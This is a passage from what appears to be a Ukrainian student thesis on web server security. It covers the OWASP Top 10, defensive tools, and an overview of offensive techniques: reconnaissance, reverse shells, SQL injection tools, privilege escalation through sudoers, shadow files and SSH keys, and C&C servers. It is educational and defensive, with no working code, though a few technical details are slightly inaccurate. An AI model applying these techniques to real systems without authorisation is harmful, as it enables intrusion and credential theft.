

Рисунок 1.3 – Зміни у рейтингу 10 вебвразливостей

На даний момент актуальним є список 2021 року:

1. Порушений контроль доступу: контроль доступу визначає порядок отримання доступу, він є реалізацією політики безпеки. Порушення контролю

доступу призводить до несанкціонованого отримання доступу, що порушує властивість конфіденційності інформації.

2. Криптографічні збої: завдяки криптографії можна унеможливити несанкціоноване ознайомлення з інформацією, перетворюючи її у нечитабельний вигляд з можливістю повернення до початкового стану. Криптографія широко використовується при зберіганні та передачі інформації. При криптографічних збоях зловмисники можуть отримати доступ до інформації, оскільки вона не була зашифрована належним чином.

3. Ін’єкції: дані, які користувачі можуть вводити на сайті часто стають частиною різних запитів або програмного коду. Якщо дані потрапляють в запит у чистому вигляді – зловмисник може спробувати передати в користувацьких даних шкідливий код таким чином, щоб програма сприйняла його як частину запиту, чи частину коду і виконала шкідливий код.

4. Небезпечний дизайн: небезпечний дизайн – це помилки на етапі проектування, при наявності яких навіть ідеальна реалізація дизайну буде вразлива.

5. Неправильна конфігурація системи: ввімкнені або встановлені непотрібні функції, відсутність налаштування безпечного з’єднання і т.п.

6. Вразливі та застарілі компоненти: програмне забезпечення може не мати останньої версії, або її підтримку було припинено. У нових версіях компонентів сервера виправляються помилки і усуваються вразливості, тому використання застарілих версій є небезпечним.

7. Збої ідентифікації та автентифікації: для надання доступу до системи, користувач має пройти ідентифікацію і автентифікацію, після чого відбувається авторизація і надаються визначені права у системі. Однак зловмисник може або обійти цю систему, або увійти як легітимний користувач. Це може відбуватись завдяки атакам грубої сили, перехопленню і використанню облікових даних, використанням слабких паролів, або паролів за замовчуванням та ін.

8. Збої цілісності програмного забезпечення та даних: розробники можуть завантажувати плагіни, бібліотеки або модулі з ненадійних джерел. Також оновлення без перевірки цілісності може спричинити порушення цілісності програмного забезпечення.

9. Збої ведення журналу та моніторингу безпеки: некоректні налаштування, або інші збої, які призводять до того, що критично важливі події, такі як невдалі спроби авторизації, не реєструється. Неефективне або неправильне використання рівнів і правил і рівнів реєстрації та сповіщення. Наявність лише локального зберігання також може бути вразливістю.

10. Підробка запитів на стороні сервера: ця вразливість дозволяє зловмиснику змусити серверну програму надіслати запити до непередбачуваного місця. Атакований сервер може підключатись як до локальних, так і до зовнішніх систем, що може призвести до витоку даних.

1.6 Наслідки вебатак

Для розуміння важливості захисту потрібно знати про ймовірні наслідки атак, оскільки слабкий захист або його відсутність можуть спричинити як матеріально-фінансові, так і репутаційні збитки.

У випадку успішної атаки на вебсервер наслідки можуть бути різними, однак існують основні варіанти, які скоріш за все відбудуться в такому випадку:

Отримання контролю над інтернет-сторінкою вебсервера.

Зловмисник може отримати контроль над вебсайтом і керувати його вмістом на свій розсуд. Це може спричинити зупинку бізнес процесів, порушить доступність до інформації на вебсайті і причинить репутаційні та економічні втрати, тому що ці наслідки можуть побачити усі, а вміст вебсторінки може бути пошкоджений.

Отримання інформації з обмеженим доступом.

Також можливий витік інформації з обмеженим доступом: інформація користувачів а клієнтів, дані для обліку, внутрішня інформація власників

вебсервера. Це може спричинити репутаційні втрати, оскільки клієнти не зможуть довіряти інформацію про себе ненадійному вебсерверу.

Повний контроль над вебсервером

Зловмисник може отримати повний контроль над вебсервером. Таким чином усі його елементи будуть скомпрометовані. Ці наслідки небезпечні тим, що можуть призвести до подальшої компрометації усіх хостів у локальній мережі вебсервера.

Компрометація усієї локальної мережі

Такі наслідки атаки є чи не найбільш руйнівними, оскільки в такому випадку зловмисник може отримати повний доступ до внутрішньої системи та її ресурсів. Зловмисник може шпигувати, спробувати знищити систему, зашифрувати усі файли з метою викупу або використовувати ресурси хотів у своїх цілях, таких як ботнет або майнінг криптовалют. Це спричинить великі збитки на відновлення системи.

Прикладом руйнівної атаки є атака на Київстар, що сталась у грудні 2023 року. Тоді багато абонентів цього оператора не могли користуватись телефонним зв’язком і мобільним інтернетом, про що можна дізнатись з [18] (див. рис. 1.4).



Рис. 1.4 – Новина про атаку на Київстар

Висновки до першого розділу

В цьому розділі було розглянуто те, як влаштовані вебсервери та їхні компоненти. Вони часто складаються з операційної платформи, програми вебсервера, баз даних та систем керування ними та мови програмування, що забезпечує зв’язок між програмою вебсервера та базою даних. Також було визначено основні види порушників та їхні мотиви. Для кращого захисту від атак було розглянуто моделі проведення та аналізу кібератак і 10 найбільш поширених вебвразливостей. Також було описано наслідки успішних атак на вебсервер, це дає усвідомлення важливості наявності якісного захисту. З розумінням того які компоненти вебсерверів треба захищати, хто і як може порушити захист, а також якими вразливостями може скористатись зловмисник, можна побудувати захист веб сервера. Однак для побудови захисту потрібно знати про існуючі інструменти для реалізації цього завдання.

РОЗДІЛ 2
ІНСТРУМЕНТИ ЗАБЕЗПЕЧЕННЯ БЕЗПЕКИ ВЕБСЕРВЕРА

Зі знаннями про вебсервер та атаки на нього можна краще зрозуміти для чого застосовуються різні інструменти забезпечення безпеки. Ці інструменти безпосередньо реалізують забезпечення безпеки вебсервера і властивостей інформації, яка зберігається і обробляється на ньому. Інструменти можуть як захищати сервер, так і шукати в ньому вразливості і перевіряти працездатність його елементів і навіть інших інструментів, які захищають сервер.

2.1 Засоби та методи забезпечення безпеки вебсервера

Спочатку варто розглянути інструменти, які безпосередньо захищають сервер. Тобто вони не дають зловмисникам атакувати систему, та забезпечують роботу сервера навіть під час і після як навмисних, так і ненавмисних атак.

2.1.1 Програмні засоби

Програмні засоби захисту реалізовані програмно і можуть бути встановлені на системи, що відповідають їхнім вимогам. Ці засоби розділяють захист на дві частини:

1. Захист мережі і трафіку
2. Захист операційних систем

Деякі програмі працюють лише з однією частиною, а деякі можуть захищати як мережеву складову, так і операційну.

Одні з самих розповсюджених програм для захисту є SIEM системи (Security Information Event Manager). Складові системи SIEM:

SIEM агентів – це програми які встановлюють на пристрої. Ці агенти збирають потрібну інформацію і відправляють її до SIEM сервера.

SIEM сервері – це програма, яка збирає інформацію від усіх агентів.

Згідно [19], SIEM система збирає інформацію про пристрої, аналізує їх у реальному часі і сповіщає про підозрілу активність на основі політик. Для успішної роботу SIEM системи потрібна синхронізація часу на усіх пристроях через мережевий протокол часу NTP. SIEM має розташовувати зареєстровані події у хронологічному порядку – це сприяє швидкому реагуванню на інцидент і усуненню негативних подій.

SIEM потребує постійної роботи з ним: потрібен постійний перегляд правил, оскільки можуть з’являтись хибні сповіщення про порушення. Але гіршим варіантом є відсутність сповіщення про порушення, оскільки тоді не відбудеться ліквідація наслідків, що спричинить збитки.

Ці системи підходять для захисту локальних мереж великих компаній, оскільки це дуже потужні системи. Також ці системи потребують витрат як на саме програмне забезпечення, так і на спеціалістів роботи з цими системами.

Прикладами відомих SIEM систем є ELK stack, IBM QRadar і Splunk.

Іншим програмним забезпеченням є системи запобігання витоку даних DLP (Data Loss Prevention). Аналогічно до SIEM систем DLP складається з сервера і агентів. DLP може фільтрувати мережевий трафік не тільки за характеристиками відправника і отримувача, але і за змістом повідомлення відповідно до [20].

DLP системи працюють на основі політик, які визначають яка інформація може передаватись і куди. Ці системи запобігають витоку даних і спробам шпигунства.

Для захисту мережі агенти цих систем встановлюють на проміжні пристрої для керування трафіком. На кінцевих пристроях DLP агенти можуть відстежувати зміни мережевих налаштувань, спроби приховування інформації і створення шифрованих каналів витоку інформації.

Популярними DLP системами є: McAfee DLP, Symantec DLP і Google cloud DLP.

Міжмережевий екран (фаєрвол, брендмауер) – це програма, яка може фільтрувати трафік на основі IP-адрес, портів, служб і змісту повідомлень згідно [21]. Налаштовується, як правило, на маршрутизаторах, але більшість персональних комп'ютерів теж мають встановлений фаєрвол. Також може встановлюватись на спеціалізоване апаратне забезпечення – фізичний фаєрвол. Існує багато видів фаєрволів, які працюють на різних мережевих рівнях відповідно до Мережевої моделі OSI: Application firewall (фаєрвол застосунків), фізичний фаєрвол, фільтруючий фаєрвол і багато інших видів, які відрізняються тим, на яких рівнях вони працюють. Однак усі фаєрволи мають одну спільну рису – вони захищають мережеву складову.

Популярні фаєрволи: ipfw (Linux) і Brandmauer for Windows Defender (Windows).

Ще існують системи запобігання вторгненням IPS (Intrusion Prevention System) і системи виявлення вторгнень IDS (Intrusion Detection System). Ці системи встановлюють, як правило, за фаєрволом, щоб відслідкувати загрози, які змогли обійти фільтрацію.

Ці системи працюють на основі правил політик і можуть відслідковувати нетипову (аномальну) активність.

Існують IPS/IDS системи як для хостів (HIPS/HIDS), так і для мереж (NIPS/NIDS). Системи IPS створені для запобігання та протидії вторгненням згідно [22]: вони можуть сповістити про загрозу, обірвати мережеве з'єднання і т.д. Конкретне застосування IPS залежить від налаштування. Система IDS працює схожим чином на IPS, але може лише сповіщати про вторгнення. Часто IPS і IDS можуть бути складовими однієї програми.

Популярні IPS/IDS: Snort, Cisco IDS і MacAfee IDS.

Одним з найпопулярніших рішень захисту операційних систем є встановлення антивірусного програмного забезпечення (АВПЗ). АВПЗ, як правило, захищає локальну машину: перевіряє файли і процеси на наявність шкідливого змісту згідно [23]. Антивірус працює наступним чином: бере якусь характеристику файлу або процесу і співставляє її зі своєю базою даних, де

записані індикатори компрометації IoC (характеристики, які сигналізують про шкідливий зміст). Цими індикаторами можуть бути назви файлів, хеш-сума файлу, сигнатури, які процеси ініціює файл, які команди виконує, імпортовані і експортовані функції, наявність обфускації, сертифікати та ін. При виявленні шкідливих файлів чи процесів антивірус може зупинити процес, видалити файл, або відправили файл у “карантин” (тобто ізолювати файл). Антивіруси широко використовуються як у великих компаніях, так і на домашніх системах і є ефективним інструментом для захисту системи.

Однак варто використовувати якісне АВПЗ, оскільки ШПЗ може маскуватись під антивірус. До того ж безкоштовні або неліцензійні копії АВПЗ можуть не мати найновіших баз даних IoC, що не сприяє у виявленні нових загроз. Також варто обирати надійного постачальника АВПЗ, оскільки існують антивіруси, які захищають систему, але при цьому можуть бути шпигунськими програмами. Прикладом ненадійного АВПЗ є Kaspersky, який визнаний шпигунським програмним забезпеченням, про що можна дізнатись з [24].

Популярні антивірусні програми: Windows Defender (вбудований у сучасні ОС Windows), антивірус MacAfee і Malwarebytes.

Також існують системи виявлення на реагування, що працюють на кінцевих пристроях EDR (Endpoint Detection and Response) і розширена версія XDR (Extended Detection and Response) згідно [25]. Ці програми працюють схожим на SIEM чином: існує центральний сервер, який збирає дані з агентів, які встановлені на кінцевих пристроях. Однак EDR/XDR системи це не SIEM і не АВПЗ, вони можуть бути інтегровані у систему захисту разом з цими рішеннями, але вони не є для них заміною.

EDR/XDR системи збирають інформацію з кінцевих пристроїв у реальному часі на основі не тільки сигнатур, але й аналізу поведінки користувача. Ці системи здатні виявляти нетипову активність і зупиняти її, таким чином забезпечується захист від атак, при яких зловмисник використовує легітимний обліковий запис, маючи облікові дані від нього. Оскільки EDR/XDR можуть бачити цілісну картину подій на декількох системах, то ці системи мають більше

даних, які можуть сигналізувати про атаку. Завдяки цьому можна виявити раніше невідомі атаки і атаки високого рівня складності, що АВПЗ робити не може.

XDR має розширений функціонал: може використовувати штучний інтелект для аналізу даних та реагування, може збирати дані з більшої кількості джерел (наприклад мережеві дані), більш точкове реагування для меншого впливу на працездатність системи та ін.

EDR/XDR, на відміну від SIEM реагує на загрози, а не лише сигналізує, однак SIEM збирає більше інформації з лог-файлів різних систем.

Популярні EDR/XDR: CrowdStrike Falcon, SentinelOne Singularity та Microsoft Defender XDR.

Ще однією важливою системою для захисту є система SOAR (Security orchestration, automation and response) оркестрація безпеки, автоматизація і реагування згідно [26]. SOAR інтегрує різні компоненти безпеки, що дозволяє ефективно збирати потрібну інформацію про систему, аналізувати її та реагувати на загрози.

Функції систем SOAR:

- Оркестрація безпеки: SOAR здатна забезпечувати взаємодію різних компонентів системи безпеки, таких як EDR, SIEM, АВПЗ, DLP та інших систем, які присутні у системі безпеки. Забезпечення взаємодії цих компонентів сприяє швидкому виявленню загроз та реагуванню на них. Також зменшується ймовірна несумісність деяких компонентів.

- Автоматизація: SOAR здатна автоматично аналізувати лог-файлів, перевірка IP адрес та доменів на надійність і інші часто повторювані задачі.

- Реагування: SOAR також реагує на загрози – блокує IP адреси, може видаляти або ізолювати шкідливі файли і т.п.

Популярні системи SOAR: Cortex XSOAR, Splunk SOAR і IBM Security QRadar SOAR.

2.1.2 Криптографічні засоби

Інформація може зберігатись, передаватись та оброблятись. І на етапах збереження та передачі інформації застосовують криптографічні засоби захисту. Вони можуть змінити інформацію до вигляду, в якому її неможливо буде прочитати – цей процес називається шифруванням. Криптографічні системи можуть бути як зворотні, так і незворотні.

Зворотні криптографічні системи застосовується при передачі та зберіганні інформації – інформацію можна як зашифрувати, так і розшифрувати. В симетричних криптографічних системах використовується один ключ – для шифрування і розшифрування. В асиметричних системах існують два ключі – один відкритий для шифрування повідомлень (відомий усім), а інший закритий для розшифрування повідомлень (відомий тільки власнику ключа). Асиметричні системи надійніше за симетричні, однак вони є повільнішими та споживають більше обчислювальних ресурсів згідно [27].

Незворотні криптографічні системи – це геш-алгоритми. Ці алгоритми перетворюють інформацію на геш-суму – унікальне значення, яке неможливо перетворити назад на інформацію. Навіть при найменших змінах у інформаційному повідомленні його геш-сума буде іншою – ця властивість дозволяє забезпечити цілісність повідомлень згідно [28].

Ступінь криптографічного захисту визначається складністю криптографічного ключа (пароля). Якщо він є слабким, то зловмисник може просто підібрати пароль методом перебору.

Криптографічний захист даних при передачі інформації:

В сучасних інформаційно-комунікаційних системах при передачі інформації використовується одразу два види криптографічних систем – симетричні і асиметричні. Асиметричні системи дозволяють двом користувачам створити спільний ключ для шифрування інформації, не маючи жодних попередніх відомостей один про одного. Наразі є популярними асиметричні криптографічні системи: еліптичних кривих, Діффі-Хелмана та RSA.

Асиметричні системи дозволяють двом сторонам безпечно домовитись про спільний ключ для симетричного алгоритму шифрування, який є швидшим. Популярними симетричними алгоритмами є AES і 3DES.

Також при передачі інформації важлива автентифікація обох сторін. Для цього використовується інфраструктура відкритих ключів: за допомогою секретного ключа створюється сертифікат (шифрується повідомлення) і перевіряється відкритим ключем (розшифровується). Повідомлення може бути успішно розшифроване відкритим ключем тільки тоді, коли воно було зашифроване відповідним секретним ключем. Для шифрування і створення пари ключів можна використовувати програму Cleopatra, яка має відкритий код і є розповсюдженою.

Іншим способом захисту даних при передачі інформації є потокове шифрування, коли кожен біт даних шифрується окремо. Однак цей вид шифрування застосовується, здебільшого, для потокового відео чи звуку. Одним з поширених потокових алгоритмів шифрування є ISAAC.

Захист інформації при зберіганні:

При зберіганні інформації, як правило, застосовують симетричні алгоритми. Однак для безпечного зберігання інформації можуть використовуватись геш-суми – таких захист використовується для захисту облікових даних. При компрометації системи зловмисник може отримати доступ до облікових даних користувачів, однак при використані геш-сум зловмисник отримає лише геш-суми, з яких не зможе отримати інформацію (за умови якщо зашифровані паролі є складними). При авторизації користувач вводить дані в систему, однак система обчислює геш-суму пароля і порівнює її з геш-сумою у своїй базі даних. Якщо вони співпадають – пароль правильний. Популярними геш алгоритмами є SHA3 і SHA512.

Також завдяки криптографії можна встановлювати безпечні з’єднання у небезпечному середовищі. Для цього існують VPN (Virtual Private Network) програми. Вони шифрують трафік між двома хостами, які встановили VPN-з’єднання, тобто побудували VPN-тунель. Таким чином компанії часто надають

доступ до своєї внутрішньої мережі співробітникам, якщо вони працюють віддалено. Популярним інструментом VPN є програма OpenVPN, яка дозволяє побудову VPN-тунелей на основі конфігураційних файлів.

Ще одним криптографічним інструментом захисту інформації від несанкціонованого ознайомлення є стеганографія. Стеганографія дозволяє вмістити у зображення текст, або навіть файл, змінюючи останні біти кольорів пікселів у зображенні. Подібні зміни неможливо помітити оком, тому зловмисник може навіть не підозрювати про існування прихованої інформації. Для того щоб помістити текст у зображення можна використати утиліту steghide або онлайн-сервіси.

2.1.3 Безпечні налаштування складових вебсервера

Складові вебсервера можуть бути надійно захищені різними засобами, однак неправильно або небезпечно налаштовані компоненти можуть дозволити зловмиснику обійти системи захисту. Тому важливо правильно налаштовувати компоненти вебсервера.

Принципи правильного налаштування:

1. Коректне налаштування компонентів: при налаштуванні компонентів важливо, щоб при конфігурації вони залишались працездатними. Неправильні параметри або синтаксис налаштувань можуть вивести компонент з ладу і створити потенційні вразливості.
2. Принцип мінімальних повноважень: треба вмикати лише потрібні функції у компонентів вебсервера. Зайві дозволи можуть бути використані при спробі доступу до системи або при ескалації привілеїв.
3. Точність при розмежуванні доступу: деякі компоненти мають бути недоступними для неавторизованих користувачів і потенційних зловмисників, однак ці обмеження не мають порушувати роботу сервера. Наприклад, при обмеженні доступу до віддалених підключень неможна вимикати доступ до

віддалених підключень усім – треба дозволити підключення лише певним хостам або підмережам.

Ще одним нескладним способом захисту є оновлення програмного забезпечення та операційної платформи, оскільки старі версії можуть містити загальновідомі вразливості.

2.2 Інструменти пошуку та експлуатації вразливостей

При забезпеченні безпеки важливо вивчати інструменти атак на веб сервери – таким чином можна визначити на які елементи вебсервера впливає зловмисник і як саме він це робить. Ці інструменти можна використати для перевірки роботи механізмів захисту – якщо механізми працюють належним чином, то атака не буде вдалою. Також цими інструментами можна проводити тестування системи для знаходження вразливостей у системі раніше за зловмисника і усувати їх.

КАТЕГОРИЧНО ЗАБОРОНЯЄТЬСЯ використання цих інструментів у зловмисних цілях або без дозволу власника системи. Протиправні дії у кіберпросторі караються відповідно до українського і міжнародного законодавства.

2.2.1 Засоби та способи розвідки

З моделей атак можна зрозуміти, що кожна атака починається з розвідки. Це потрібно для розуміння того, в чому конкретно потрібно шукати вразливості.

Метою розвідки є отримання наступної інформації про сервер: визначення програмного забезпечення і його версію, відкриті порти, доступні сторінки, електронні пошти, облікові дані, які служби (сервіси) працюють на сервері та інша інформація, яка може допомогти при проникненні в систему, згідно [29].

Розвідка буває активною та пасивною:

1. Активна розвідка передбачає взаємодію з сервером, його компонентами і операторами. Така розвідка є більш помітною, але дає більше інформації. Активна розвідка включає в себе:

- Сканування портів, для чого може використовуватись утиліта nmap. У результаті зловмисник може отримати інформацію про порти і служби, які працюють на цих портах.

- Сканування на вразливості, яке відбувається за допомогою автоматичних сканерів, які можуть автоматично знаходити вразливості. Для цього використовують сканери Acunetix, Nessus або спеціалізовані сканери, які спрямовані на сканування конкретного програмного забезпечення, наприклад: enum4linux і wpscan.

- Сканування вебсервера для знаходження прихованих сторінок, які можуть містити корисну інформацію для зловмисника. Для цього використовують утиліти gobuster, dirbuster, dirb та інші.

- Читання robots.txt – цей файл може містити адреси прихованих сторінок.

- Соціальна інженерія є одним зі способів активної розвідки. Цей спосіб розвідки не є технічним використовує психологію людини для отримання інформації від працівників. Зловмисники використовують техніки соціальної інженерії, такі як залякування, удавання себе за іншу особу та обіцянки про винагороду, щоб отримати від працівників інформацію, яка допоможе здійснити вдалу атаку на сервер.

2. Пасивна розвідка дозволяє збирати інформацію про сервер без взаємодії з сервером чи його компонентами. Для цього виду розвідки дуже добре підходить збір даних з відкритих джерел – OSINT (Open Source Intelligence).

OSINT включає в себе багато технік збору інформації: використання спеціальних запитів Google Dorks, аналіз попередніх версій вебсайта на Waybackmachine, аналіз інформації про операторів вебсервера через LinkedIn та

інші платформи. Також при отриманні інформації про назву і версію ПЗ вебсервера можна знайти і спробувати використати облікову інформацію за замовчуванням.

Зі знаннями про конфігурацію вебсервера можна виявити можливі вразливості або елементи, на які можна вплинути за допомогою експлойтів.

2.2.2 Експлойти та утиліти

Експлойти – це програми або фрагменти коду, які дозволяють зловмиснику отримати несанкціонований доступ до системи або інформації згідно [30]. Багато вразливостей описані і мають свою унікальну назву у базі даних загальновідомих вразливостей інформаційній безпеці CVE (Common Vulnerability and Exposure). Існує дуже велика кількість експлойтів, однак існують основні види експлойтів:

Зворотна оболонка (reverse shell) – це програмний код, який виконується на системі, яку атакують. Для застосування цього експлойту потрібен відкритий порт на системі зловмисника. Код зворотної оболонки підключається до відкритого порта зловмисника і створює там процес командного інтерпретатора, за допомогою якого можна керувати системою. Таким чином зловмисник може отримати доступ до вебсервера від імені користувача, який виконав код, що породжує зворотну оболонку. Зворотні оболонки можна знайти як в готовому вигляді, наприклад, на pentestmonkey або згенерувати власний експлойт за допомогою revshells.com.

Експлойти типу RCE (Remote code execution) – ці експлойти дозволяють виконати шкідливий код на системі, яку атакують.

Бекдори (Backdoors) – дозволяють зловмиснику отримувати повторний доступ до системи після її перезавантаження.

Переповнення буфера (buffer overflow) – дозволяє переповнити пам’ять програми, внаслідок чого може відбутись несанкціонований виклик функцій.

Експлойти можна знайти на вебсайті “Exploit Database”, головна сторінка якого зображена на рис. 2.1 та на вебсайті “Github”.



Рисунок 2.1 – Вебсайт проєкту “Exploit Database”

Існують також ін’єкції – це експлойти, які дозволяють вставити у програму шкідливий код чи запит при відсутності фільтрації даних, які вводить користувач. Часто використовують SQL-ін’єкції для отримання облікових даних для входу в систему. Для автоматизованих SQL-ін’єкцій використовують програму sqlmap.

Експлойти можуть застосовуватись як вручну за допомогою файлів зі шкідливим кодом, так і за допомогою сторонніх програм, таких як Metasploit Framework. Він надає командний інтерфейс для зручної роботи з експлойтами.

Також існують програми для отримання несанкціонованого доступу до облікових записів шляхом атаки грубої сили, яка полягає у переборі великої кількості паролів. Прикладом такої програми є hydra.

2.2.3 Експлойти для підвищення привілеїв

Коли зловмисник потрапляє в систему, він зазвичай не має найвищих привілеїв. Для повної компрометації системи зловмиснику потрібні права адміністратора (root-доступ). Несанкціоноване отримання привілеїв називається ескалацією (підвищенням) привілеїв згідно [31].

Підвищення привілеїв може бути двох типів: вертикальне і горизонтальне.

При вертикальному підвищені привілеїв зловмисник отримує доступ вищого рівня, ніж він має.

При вертикальному підвищенні привілеїв зловмисник розширює свій доступ в системі, отримуючи доступ до облікових записів, які мають аналогічний рівень доступу.

Вразливості, які можуть призвести до ескалації привілеїв:

Непотрібні дозволи на запуск програми від імені адміністратора (або іншого користувача) або з правами адміністратора (або іншого користувача). Коли ці доступи налаштовані неправильно, зловмисник може отримати доступ до іншого облікового запису, запускаючи командну оболонку всередині програми. Якщо зловмиснику доступні засоби редагування тексту – він може додати себе до суперкористувачів у файлі sudoers. Способи експлуатації подібних вразливостей описані на сайті gtfobins.

Розповсюдженою вразливістю є неоновлена операційна система, що має системні вразливості, які можуть призвести до підвищення привілеїв. Такі вразливості, як правило, описані в CVE.

Також, якщо файл shadow.txt в системах Linux може бути прочитаний або відредагований будь ким, окрім root користувача – це може призвести до викрадення облікових записів. Цей файл містить паролі користувачів, однак вони зберігаються не у відкритому вигляді, а у вигляді геш-сум. Але при використанні слабких паролів зловмисник методом перебору геш-сум паролів може визначити який пароль використовує певний користувач. Якщо зловмисник може редагувати цей файл, тоді він може підставити власну геш-суму замість оригінальної.

Якщо на вебсервері є ssh, то приватні ключі користувачів знаходяться у їхніх домашніх директоріях. Якщо доступ до приватного користувача мають будь які користувачі або інші користувачі групи користувача, тоді зловмисник може отримати доступ до приватного ключа і отримати доступ до системи від імені іншого користувача через ssh.

Існує багато способів для підвищення привілеїв у системі і їх не завжди зручно шукати вручну. Для автоматичного пошуку можливостей для ескалації привілеїв є сканери, такі як linpeas.sh – це експлойт, який запускається на операційній платформі і шукає вразливості, які можуть призвести до ескалації привілеїв.

2.2.4 C&C сервери

Вебсервер може знаходитись у великій локальній мережі і його злам може призвести до компрометації усіх хостів, які підключені до неї. Для керування і збору даних з заражених машин зловмисник використовує C&C сервери. Це програми, що реалізують етап C&C згідно моделей атак Cyber Kill Chain і MITRE ATT&CK.

Ці програми здатні передавати дані з скомпрометованих систем. Для запобігання виявленню ці дані можуть шифруватись і маскуватись під звичайний трафік, такий як запити до DNS сервера згідно [32].

Популярним C&C сервером є програма Cobalt Strike.

Висновки до другого розділу

У другому розділі було розглянуто інструменти забезпечення безпеки вебсервера. Існують інструменти які безпосередньо захищають сервер, блокуючи несанкціонований доступ, виявляючи атаки, реагуючи на загрози та ін. Інструменти для атак на вебсервери можуть допомогти у перевірці працездатності інструментів безпосереднього захисту. Таким чином компанії виявляють вразливості у своїх системах і розуміють наскільки ефективні їхні засоби захисту, після чого вони можуть прийняти рішення про покращення захисту своїх вебсерверів і усунення вразливостей. Однак подібне тестування безпеки вебсервера відбувається виключно за згоди його власників, в іншому випадку подібні дії будуть вважатись кібератакою.

РОЗДІЛ 3
ЗНАХОДЖЕННЯ ТА ЕКСПЛУАТАЦІЯ ВРАЗЛИВОСТЕЙ У СИСТЕМІ

Для побудови механізмів захисту потрібно визначити елементи вебсервера, які мають вразливості. Таким чином можна буде усунути їх і побудувати механізми, завдяки яким зловмисник не зможе отримати несанкціонований доступ до інформації, або системи. Процес знаходження та експлуатації вразливостей для подальшої побудови механізмів захисту я проводжу на власному вебсервері, конфігурацію якого я завантажив з ресурсу vulnhub, на якому зібрані готові вразливі конфігурації вебсерверів у вигляді образів віртуальних систем.

